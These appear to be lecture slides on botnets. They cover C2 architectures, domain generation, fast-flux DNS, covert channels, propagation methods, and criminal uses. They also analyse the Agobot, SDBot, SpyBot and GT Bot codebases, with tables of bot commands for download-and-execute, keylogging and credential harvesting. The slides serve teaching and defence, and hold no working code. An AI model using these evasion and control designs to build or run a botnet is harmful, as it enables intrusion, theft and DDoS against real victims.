Put these pieces together and add a controller...



Botnets history



- Botnets first entered the **public consciousness** in early **2000**, when a **Canadian teenager** launched a series of **distributed denial-of-service (DDoS)** attacks against several high-profile websites.
- The teen (**Michael Calce**), using the handle Mafiaboy, **targeted Yahoo, ETrade, Dell, eBay, Amazon**, and other sites over the course of several days, flooding the sites with massive amounts of junk traffic until their **servers crashed**.

Michael Calce

Tin tức :




Michael Calce là một chuyên gia bảo mật và cựu hacker máy tính đến từ Île Bizard, Quebec, người đã phát động một loạt các cuộc tấn công từ chối dịch vụ được công khai vào tháng 2 năm 2000 nhằm vào các trang web thương mại lớn, bao gồm Yahoo !, Fifa.com, Amazon.com, Dell , Inc., E * TRADE, eBay và CNN.
[Wikipedia \(tiếng Anh\) >](#)

Ngày/nơi sinh: 1984 (41 tuổi), Montréal, Canada



Putting it together

- Miscreant (bot herder) launches worm, virus, or other mechanism to infect Windows machine.



- Command and Control (C2C) Channel
- Propagation
- Underground activities

Purpose of C2C/C2:

- Allows the attacker (bot herder) to send commands to infected bots.
- Enables bots to report status, exfiltrate data, and receive updates or payloads.
- Critical to maintain persistence and coordination in large-scale attacks.

C2 includes 2 types:

• Centralized C2 structures:

- Easy to implement but vulnerable to takedown.
- All bots communicate with a single central server.

○ Distributed C2 structures:

- More resilient to detection and takedown.
- Bots communicate in a peer-to-peer (P2P) network.


- **Centralized C2 structures:**

- IRC (Internet Relay Chat) channels:
 - One of the earliest C2 methods.
 - Bots join a chat channel to receive commands.
- HTTP/HTTPS:
 - Commands sent via standard web protocols.
 - Easier to hide in regular web traffic (e.g., Google, CDN services).

- **Distributed structures:**

- P2P:
 - No single point of failure.
 - Bots act as both clients and servers.
 - Examples: Storm Botnet, Gameover Zeus.

IRC C2 Channel



- **IRC (Internet Relay Chat) C2** is an *early form of Command & Control where bots connect to an IRC server/channel to receive instructions from the attacker (botmaster) in real-time.*
 - Bots behave like chat users, listening to messages in a designated IRC channel and executing commands received as text.
- **How it works:**
 - Infected machines connect to a specific IRC server and channel.
 - The botmaster sends commands as chat messages (e.g., .download, .attack) to the channel.
 - All bots parse and execute these commands.
 - Some bots report back status or stolen data through private messages or channel responses.

- **Why It Was Popular:**

- Simple to implement using existing IRC infrastructure
- Real-time communication
- Anonymous & decentralized when using public IRC servers
- Easy for botmasters to control many bots at once

- **Limitations:**

- Easy to detect via port 6667 (default IRC)
- IRC traffic is plaintext and centralized
- Many IRC botnets have been disrupted by takedowns

- **Examples:**

- GTbot, Sdbot, and Agobot were classic IRC-based bots.
- Still used today in low-sophistication malware and for C2 simulation in research.

- This technique allows infected machines (bots) to **communicate with a Command & Control (C2) server using standard HTTP or HTTPS protocols**, typically through PHP scripts or web APIs *disguised as legitimate traffic*.
- HTTP/HTTPS C2 is widely used because it can blend into normal web traffic, making it easy to bypass firewalls, proxies, and network monitoring systems.

How It Works:

1. The compromised machine sends an HTTP request to a PHP script hosted on a specific web server controlled by the attacker.
2. The C2 server collects information about the infected machine, such as IP address, timestamp, and system details.
3. From time to time (e.g., every 10 minutes), the bot contacts the server again to check for new commands or payloads to execute.

Why Is This Method Popular?

- Camouflaged within legitimate traffic (e.g., to Google, Facebook, etc.)
- Bypasses firewalls, NATs, and proxies easily
- Uses standard ports (80 for HTTP, 443 for HTTPS)
- Can use legitimate-looking domains or CDN services for disguise

Real-World Examples:

- Cobalt Strike – supports HTTPS C2 modules.
- Emotet – communicates with C2 via HTTPS POST to retrieve configurations.
- DarkHotel APT – embedded C2 traffic inside fake news site HTTPS connections.

- **P2P C2** is a **decentralized architecture** where *each infected machine (bot) acts as both a client and a server*, enabling bots to receive and relay commands to other bots *without relying on a central C2 server*.
- How It Works:
 - Bots are connected in a peer-to-peer network topology (similar to BitTorrent or Gnutella).
 - Commands are passed from one bot to another, rather than being pulled from a single server.
 - Some bots are seeded with initial "bootstrap peers" to start connecting into the botnet.

- **Advantages of P2P C2 for Attackers:**

- No single point of failure – very hard to disrupt
- Anonymity – harder to trace the true botmaster.
- Redundancy – commands can still propagate even if part of the botnet is disrupted.
- Scalability – can handle thousands to millions of infected devices.

- **Challenges for Defenders:**

- Difficult to detect due to distributed traffic patterns
- Traditional IP/domain blacklisting is ineffective.
- Network monitoring tools often struggle with encrypted or obfuscated peer communication.
- Requires advanced graph analysis to detect P2P behaviors.

- **Advanced C2 Techniques:**

- **Domain Generation Algorithms (DGA)**

- Definition: DGA is a technique used by malware to **generate a large number of pseudo-random domain names** (daily/hourly) that bots attempt to contact in order to reach their Command & Control (C2) server.
 - Bots generate a list of potential C2 domains each day.
 - Hard to predict and block.

"DGA is like a secret calendar — both the bot and the attacker know which domain to meet on each day."

- **Advanced C2 Techniques:**

- **Domain Generation Algorithms (DGA)**

- How it works:

- The bot and C2 server share the same DGA algorithm and seed (e.g., date, time, hardcoded string).
 - Each infected machine generates a list of pseudo-random domains (e.g., *abxy23.com*, *xqo9df.net*).
 - The attacker registers one or more domains that the bot is expected to generate.
 - When the bot attempts to connect through the list, if a match occurs, it connects successfully to the real C2.

- **Advanced C2 Techniques:**

- **Domain Generation Algorithms (DGA)**

- Why Malware Uses DGA:

- **Avoids static detection:** There's no hardcoded C2 domain or IP.
 - **Resilient communication:** Even if some domains are blocked, a single active one is enough.
 - **Automated failover:** Bots don't need updates to change C2 domains — they calculate it.

- Real-World Examples:

- Conficker (~250 domains/day): Based on date seed
 - Bebloh (50 domains / 6 hours): Continuous regeneration
 - Necurs (DGA + Fast Flux combo): Extremely difficult to trace or block

- **Advanced C2 Techniques:**

- **Fast Flux DNS:**

- Definition: Rapidly changes IP addresses behind a domain to avoid blacklisting → **resilient**, **anonymous**, and **hard to block**.
 - How it works:
 - The attacker registers a domain name (e.g., malicious-c2.net).
 - They associate the domain with multiple IP addresses (often IPs of compromised hosts).
 - These IP addresses are updated frequently using DNS A records with a very short TTL (Time To Live), often just a few minutes or seconds.
 - As defenders block or take down one IP, the botnet rotates to others automatically.

- **Advanced C2 Techniques:**

- **Fast Flux DNS:**

- Types of Fast Flux:

- **Single-flux:** Rapid rotation of A records (IP addresses) for a domain.
 - **Double-flux:** In addition to A records, NS (Name Server) records are also rapidly changed, making tracking and takedown even harder.

- Real-world Examples:

- Storm Worm Botnet (2007): One of the first to use Fast Flux.
 - GameOver Zeus (2011–2014): Used double-flux infrastructure.
 - Avalanche Network: Hosted multiple malware families with a large-scale fast flux DNS setup.

- **Advanced C2 Techniques:**

- **Covert Channels:**

- Definition: A **covert channel** is a hidden communication path that allows malware (bots) to send and receive data (C2 commands or exfiltrated information) by **embedding it within legitimate network protocols or platforms, making the traffic look benign.**
 - Malware uses existing and legitimate services or protocols to disguise C2 traffic.
 - The goal is to bypass firewalls, IDS/IPS, and traffic filtering by blending into normal traffic.
 - Common techniques include:
 - Embedding commands in DNS queries/responses
 - Using HTTPS POST/GET requests to exfiltrate data
 - Posting or reading commands hidden in social media content
 - Leveraging cloud storage APIs (e.g., Google Drive, Dropbox) as transport

- **Advanced C2 Techniques:**

- **Covert Channels:**

- Common Types of Covert Channels:

- **DNS Tunneling:** Data is encoded in subdomain names and exchanged via DNS requests/responses
 - **HTTPS Covert C2:** Uses encrypted HTTPS requests to exchange commands and payloads
 - **Social Media Channels:** C2 instructions hidden in tweets, Facebook comments, or image metadata
 - **Cloud-based Channels:** Attackers use shared files or repositories to send and receive commands

- Example in the wild:

- The **APT34** group used **DNS tunneling** for covert C2 in oil and gas sector espionage.
 - Malware like **IcedID** and **Ursnif** have used **HTTPS-based covert channels** to receive commands.

- **Propagation** refers to *the methods a botnet uses to spread malware from one device to another*, expanding its network of infected machines ("bots").
 - The goal of propagation is to increase the size and power of the botnet, enabling large-scale attacks like DDoS, spam, data theft, and more.
 - Botnet propagation is a critical phase in the botnet lifecycle.
 - Combines social engineering, network exploitation, and automation.
 - Defenders must monitor both inbound and lateral movement to prevent internal spread.

Propagation: Common Techniques



Technique	Description
Email Phishing	Bot malware is attached or linked in spam emails to trick users into opening it.
Drive-by Downloads	Infection occurs when visiting a compromised or malicious website.
Exploiting Vulnerabilities	Uses software flaws (e.g., EternalBlue for SMB) to spread automatically.
Brute-force Attacks	Attempts to guess weak credentials on exposed services (e.g., SSH, RDP).
Removable Media	Spreads via infected USB drives (especially in air-gapped networks).
Peer-to-Peer (P2P)	Bots directly infect nearby or known peers in a distributed manner.



- Why Propagation Matters:

- Propagation determines how quickly and widely a botnet can grow.
- The more advanced the technique, the harder it is to contain the outbreak.
- Some botnets self-replicate rapidly, infecting thousands of devices in minutes.

- Real-World Examples:

- **WannaCry**: Propagated using the SMB vulnerability (MS17-010).
- **Mirai**: Scanned the internet for IoT devices with default credentials.
- **Emotet**: Spread via malicious Word documents with macros.
- **Conficker**: Used multiple techniques including USB infection and network exploits.

Social engineering: download from Internet



Black Energy backdoor does not exploit any vulnerability in the OS system.

The victim needs to execute the malware in order to be infected.

The infection is typically triggered by the victim downloading and executing the backdoor from fake online games web sites




- Viruses copy itself into shared folders under camouflaged names to lure download/execution.
E.g. Swen, Fizzer, Lirva, Benjamin, KwBot, Bodiru, etc
- Kazaa and eDonkey are popular targets

- Cross Site Scripting-XSS
- Drive-by downloads
- Mass-mailing virus

Drive-by downloads



Approximately 1.3% of the incoming search queries to Google's search engine returned at least one URL labeled as malicious in the results page




- Remote attack on services located in server machines
- Witty worm, Slammer worm, Codered,...

- D-DOS
- Extortion
- Identity theft
- Spam
- Phishing
- Click fraud
- Malware distribution

- We've encrypted your files.
 - Pay me for the key to decrypt them.
- We're DDoSing your website.
 - Pay me to stop.
 - Pay me not to start.
- In 2004, botnets attacked dozens of online gambling sites. The bookmakers were told to pay between \$10,000 and \$50,000 to get their sites back online. (Wired, Nov 2006)

In 2000 several famous websites (CCN.com, eBay, Yahoo!) were under DDoS attacks



Question: What does spam have to do with botnets?

Social-engineering schemes

- Spoofed emails direct users to counterfeit web sites
- Trick recipients into divulging financial, personal data
- Anti-Phishing Working Group Report (Oct. 2005) 15,820 phishing e-mail messages 4367 unique phishing sites identified. 96 brand names were hijacked.
- Average time a site stayed on-line was 5.5 days.


“Phishing attacks use both **social engineering** and **technical subterfuge** to steal consumers' personal identity data and financial account credentials.” -- Anti-spam working group

Question: What does phishing have to do with botnets?

Which web sites are being phished?



Financial services by far the most targeted sites



Source: Anti-phishing working group report, Dec. 2005



- Pay-per-click advertising
 - Publishers display links from advertisers
 - Advertising networks act as middlemen
 - Sometimes the same as publishers (e.g., Google)
- Click fraud: botnets used to click on pay-per-click ads
- Motivation:
 - Competition between advertisers
 - Revenue generation by bogus content provider

Sponsored links

[Cheap Hotels in Saigon](#)

Up To 75% Off **Hotels In Saigon**.
No Reservation Or Cancellation Fees.
[AsiaRooms.com/Saigon-Hotels](#)

[Ho Chi Minh Hotels](#)

Research your Ho Chi Minh Stay.
Book Rooms from **Hotels.com**.
[www.hotels.com](#)

[Hotels In Saigon](#)

Visiting Ho Chi Minh City?
Find Deals & Read **Hotel** Reviews!
[www.TripAdvisor.com](#)

Objectives

- Highlight the richness and diversity of bot codebases
- Identify commonalities between codebases
- Consider how knowledge of these botnet mechanisms can lead to development of more effective defense mechanisms

Attributes of bots to analyze

- Architecture
- Botnet Control Mechanisms
- Host Control Mechanisms
- Propagation Mechanisms
- Target Exploits and Attack Mechanisms
- Malware Delivery Mechanisms

Four bot codebases

- Agobot 4.0 pre-release
- SDBot 05b
- SpyBot 1.4
- GT Bot with DCOM

AKA Gaobot, Phatbot

- First referenced in October, 2002
- Most sophisticated of the four codebases
- Typically around 20,000 lines of C/C++
- Monolithic architecture
- Adheres to structured design and software engineering principles
- Modular, standard data structures, code documentation
- Exhibits creativity in design

Components

- IRC-based command and control mechanism
- Large collection of target exploits
- Ability to launch different kinds of DoS attacks
- Modules for shell encodings and limited polymorphism
- Mechanisms to frustrate disassembly by well known tools

Components

- Ability to harvest local host for sensitive information, such as Paypal passwords and AOL keys through traffic sniffing, key logging or searching registry entries
- Mechanisms to defend and fortify compromised systems

Over 580 variants

- First referenced in October, 2002
- Hundreds of variants
- Fairly simple compared to Agobot
- Slightly over 2,000 lines of C
- Main source tree does not contain any overtly malicious code modules
- Published under GPL
- Primarily provides a utilitarian IRC-based command and control system

- Easy to extend
- Large number of patches that provide more sophisticated malicious capabilities and diffuse responsibility
 - Scanning
 - DoS attacks
 - Sniffers
 - Information harvesting
 - Encryption routines
- Over 80 patches

- First referenced in April, 2003
- Hundreds of variants
- Fairly compact, around 3,000 lines of C
- Shares much of SDBot's command and control engine
- No explicit attempt to diffuse accountability

Capabilities

- NetBIOS, Kuang, Netdevil and KaZaa exploits
- Scanning capabilities
- Modules for launching flooding attacks
- Efficient
- Does not exhibit modularity or breadth of capabilities of Agobo

- AKA Global Threat Bot, Aristotles
- First referenced in April, 1998
- Over 100 variants
- Simple design
- Limited set of functions based on the scripting capabilities of mIRC
- Includes HideWindow program to keep the bot hidden

- Includes BNC, a proxy system for anonymity
- Includes psexec.exe to facilitate remote process execution
- Nothing to suggest it was designed to be extensible
- Different versions for specific malicious intents
- With DCOM includes DCOM exploits

- **Botnet Control Mechanisms**
- Host Control Mechanisms
- Propagation Mechanisms
- Target Exploits and Attack Mechanisms
- Malware Delivery Mechanisms

- **Command language** and **control protocols** are used to operate botnets remotely after target systems have been compromised
- All analyzed bots base C&C on IRC
- Disruption of communication can render a botnet useless
- Network operators can sniff for specific commands in IRC traffic and identify compromised systems

Agobot

- C&C system derived from IRC
- Standard IRC is used to establish connections
- IRC and commands developed for Agobot are used for command language

SDBot

- Command language is lightweight version of IRC
- Has IRC cloning and spying

- Botnet Control Mechanisms
- **Host Control Mechanisms**
- Propagation Mechanisms
- Target Exploits and Attack Mechanisms
- Malware Delivery Mechanisms

- The mechanisms used by the bot to manipulate a victim host once it has been compromised
- Fortify the local system against malicious attacks
- Disable anti-virus software
- Harvest sensitive information

Command	Description	Command	Description
harvest.cdkeys	Return a list of CD keys	pctrl.kill	Kill specified process set from service file
harvest.emails	Return a list of emails	pctrl.listsvc	Return list of all services that are running
harvest.emailshttp	Return a list of emails via HTTP	pctrl.killsvc	Delete/stop a specified service
harvest.aol	Return a list of AOL specific information	pctrl.killpid	Kill specified process
harvest.registry	Return registry information for specific registry path	inst.asadd	Add an autostart entry
harvest.windowskeys	Return Windows registry information	inst.asdel	Delete an autostart entry
pctrl.list	Return list of all processes	inst.svcadd	Adds a service to SCM
		inst.svcdel	Delete a service from

SDBot

- Limited capabilities
- Basic remote execution commands
- Some ability to gather local information
- Auxiliary patches add more capabilities

Command Description

download <url> <dest> <action>	Downloaded specified file and execute if action is 1
-----------------------------------	---

killthread <thread#>	Kill specified thread
----------------------	-----------------------

update <url> <id>	If bot ID is different than current, download “sdbot executable” and update
-------------------	---

Command Description

sysinfo	List host system information (CPU/RAM/OS and uptime)
---------	---

execute <visibility> <file> parameters	Run a specified program (visibility is 0/1)
---	---

cdkey/getcdkey	Return keys of popular games e.g., Halfife, Soldier of Fortune etc.
----------------	--

SpyBot

- Similar capabilities to Agobot
- Local file manipulation
- Key logging
- Process/system manipulation, remote command execution

SpyBot Commands



Command	Description	Command	Description
delete <filename>	Delete a specified file	listprocesses	Return a list of all running processes
execute <filename>	Execute a specified file	killprocess <processname>	Kills the specified process
rename <origfile> <newfile>	Rename a specified file	threads	Returns a list of all running threads
makedir <dirname>	Create a specified directory	killthread < number >	Kills a specified thread
startkeylogger	Starts the on-line keylogger	disconnect <number>	Disconnect the bot for number seconds
stopkeylogger	Stops the keylogger	reboot	Reboot the system
sendkeys <keys>	Simulates key presses	cd-rom <0/1>	Open/close cd-rom
keyboardlights	Flashes remote keyboard lights 50x	opencmd	Starts cmd.exe (hidden)
recoversave	Lists the PAS recoverysave in	cmd <command>	Sends a command to cmd.exe



GT Bot

- Most limited capabilities
- Base capabilities are only gathering local system information and running or
- deleting local files
- Many versions with more capabilities

- Botnet Control Mechanisms
- Host Control Mechanisms
- **Propagation Mechanisms**
- Target Exploits and Attack Mechanisms
- Malware Delivery Mechanisms

- The mechanisms bots use to search for new host systems
- Traditionally horizontal or vertical scans
 - Horizontal is one port across an address range
 - Vertical is across a port range on an address

- Agobot
 - Relatively simple, essentially vertical and horizontal scanning
- SDBot
 - No scanning or propagation in base distribution
 - Variants with horizontal, vertical scanning and more complex methods

- SpyBot
 - Simple horizontal and vertical scanning
- GT Bot
 - Simple horizontal and vertical scanning

Due to simplicity and uniformity of methods, it may be possible to develop statistical finger printing methods to identify scans from botnets

- Botnet Control Mechanisms
- Host Control Mechanisms
- Propagation Mechanisms
- **Target Exploits and Attack Mechanisms**
- Malware Delivery Mechanisms

Specific methods for attacking known vulnerabilities on target systems

Agobot

- Includes an ever broadening set of exploits

Agobot exploits

- Bagle scanner
- DCOM scanners
- MyDoom scanner
- Dameware scanner
- NetBIOS scanner
- Radmin scanner
- MS-SQL scanner
- Generic DDoS module

SDBot

- No exploits in standard distribution
- Modules for sending UDP and ICMP packets
 - DoS
- Numerous variants with exploits
- Numerous variants with DDoS attack modules

SpyBot

- Exploits depend on version of SpyBot
 - Wide range of exploits
- Evaluated version has attacks on open NetBIOS shares
- DDoS interface closely related to SDBot
 - UDP, ICMP, and TCP SYN

